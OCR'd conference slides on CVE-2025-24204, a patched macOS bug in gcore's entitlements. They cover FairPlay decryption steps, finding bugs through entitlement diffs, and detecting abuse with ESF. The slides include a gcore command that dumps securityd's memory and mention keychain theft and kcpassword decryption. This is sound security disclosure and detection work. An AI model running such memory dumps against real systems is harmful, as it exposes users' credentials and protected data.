
- With SIP on, attaching iOS apps with debugger is prohibited
  - Of course, task_read_for_pid is also prohibited

```
sh-3.2$ sudo lldb -p `pgrep -x Bluesky`
(lldb) process attach --pid 1204
error: attach failed: attach failed (Not allowed to attach to process.  Look in the console messages (Console.app), near the debugserver entries, when the attach failed.  The subsystem that denied the attach permission will likely have logged an informative message about why it was denied.)
```

FairPlay Decryption

Steps to decrypt FairPlay-encrypted iOS apps

1. Run the target iOS app
2. Identify PID and dump process memory using gcore
3. Extract FairPlay-encrypted regions
4. Modify the original executable
   - Set cryptid to 0 in LC_ENCRYPTION_INFO_64
   - Replace encrypted section with extracted content


Terminal Shell Edit View Window Help
Fri Apr 4 19:16
Dumping — sh — 111×24
(decrypt-fairplay) sh-3.2$
Terminal

Benefits of Analyzing iOS Apps on macOS

- No jailbroken iPhone is required
  - Useful for decrypting apps that only support newer iOS versions
  - Can execute iOS apps on the iOS-18-equivalent environment (on macOS Sequoia)
- Various tools are available for examining iOS apps behavior
  - macOS offers access to frameworks unavailable on iOS
    - Such as Endpoint Security Framework (ESF), DTrace, etc.
  - Running iOS apps on macOS enables analysis using ESF and DTrace

Notes about mremap_encrypted on Big Sur 11.2.3

- FairPlay decryption was possible using mremap_encrypted (prior to macOS 11.2.3)
  - Map FairPlay-encrypted executable to memory
  - Execute mremap_encrypted function on encrypted pages
  - Write decrypted executable back to disk
- Limitations of this method
  - The iOS runtime environment provided by macOS 11.2.3 is outdated (iOS 14.4), making many iOS apps incompatible

Outline

- macOS security 101
- Exploitation
- **Discovering similar bugs**
- Detection
- Conclusion & Takeaway

Fix for CVE-2025-24204 (on macOS 15.3)

gcore

```
/usr/bin/gcore
```

Kernel

Available for: macOS Sequoia

Impact: An app may be able to access protected user data

Description: The issue was addressed with improved checks.

CVE-2025-24204: Koh M. Nakagawa (@tsunek0h) of FFRI Security, Inc.

https://support.apple.com/en-us/122373

```
  <dict>
        <key>com.apple.security.cs.debugger.read.root</key>
        <true/>
-       <key>com.apple.system-task-ports.read</key>
-       <true/>
  </dict>
  </plist>
```

com.apple.system-task-ports.read
entitlement is removed

How Can We Find Similar Bugs?

- Awesome tool ipsw by @blacktop__ makes it possible
- ipsw diff command shows the differences of entitlements of binaries

```
$ mist download firmware 14.6
$ mist download firmware 15.0
$ ipsw diff /Users/Shared/Mist/Install\ macOS\ Sonoma\ 14.6-23G80.ipsw
/Users/Shared/Mist/Install\ macOS\ Sequoia\ 15.0-24A335.ipsw --fw --launchd
--output 14.6_15.0  --markdown
```

Show the entitlements change from Sequoia to Sonoma

gcore

`/usr/bin/gcore`

```
 <dict>
        <key>com.apple.security.cs.debugger.read.root</key>
        <true/>
+       <key>com.apple.system-task-ports.read</key>
+       <true/>
 </dict>
 </plist>
```


We can find com.apple.system-task-ports.read entitlement is added to /usr/bin/gcore


Outline

- macOS security 101
- Exploitation
- Discovering similar bugs
- **Detection**
- Conclusion & Takeaway

How to Detect Exploitation Attempt

- ESF provides get_task_read event
- Exploitation attempt can be detected by…
  - Monitoring get_task_read event
  - Check if the get_task_read target is process containing sensitive info
  - Check if the caller of task_read_for_pid is gcore with com.apple.system-task-ports.read entitlement




Terminal Shell Edit View Window Help
Fri Apr 4 6:30
user — sh — 80×23
sh-3.2$ sudo gcore -d -s -v -o /tmp/dumped $(pgrep -x securityd)
user — sh — 80×23
sh-3.2$ sudo eslogger get_task_read
secret.pdf
App Store

Outline

- macOS security 101
- Exploitation
- Discovering similar bugs
- Detection
- **Conclusion & Takeaways**

Conclusion

- CVE-2025-24204 allows to read any process memory on the SIP-enabled environment
- The root cause of this vuln is an elementary mistake of adding excessively powerful entitlement to gcore
- Exploiting this vuln leads to …
  - Dumping login keychain without user login password
  - Bypassing TCC and accessing sensitive info
  - Decrypting FairPlay-encrypted iOS and analyze iOS app on macOS

Takeaways

- Process isolation is crucial in the macOS security model
  - Being broken in the system level leads serious security issues
  - Even retrieval of com.apple.system-task-ports.read breaks various security & privacy mechanisms
- It is essential to keep a close eye on entitlement changes
  - Vulnerabilities can be discovered through monitoring these changes
  - ipsw diff is a useful tool for checking these changes
- ESF can detect possible exploitation attempt of accessing sensitive info thru process memory dumping
  - Monitoring get_task_read event helps to detect such attack

Appendix

Other Way to Steal User Login Password

- Automatic Login -> Can be exploited if the user has enabled it
  - When Automatic Login is enabled, the user login password is stored in obfuscated format in /etc/kcpassword
  - Decryption is easy as it is only encrypted using XOR with a fixed key!
    - “In the Hunt for the macOS AutoLogin Setup Process” by Csaba Fitzl (@theevilbit)

Can “ulimit -c unlimited” Be Abused to Bypass TCC?

- Possible exploitation steps are …
  - Run ulimit -c unlimited
  - Run a target app containing sensitive info
  - Kill the target process and generate core image file
  - Grab the sensitive info from the core image file
- **But this is not possible**
  - Core image file is automatically generated for apps with com.apple.security.get-task-allow entitlement
  - If the debug entitlement is not present, core image file is not generated ☹
  - See https://developer.apple.com/forums/thread/694233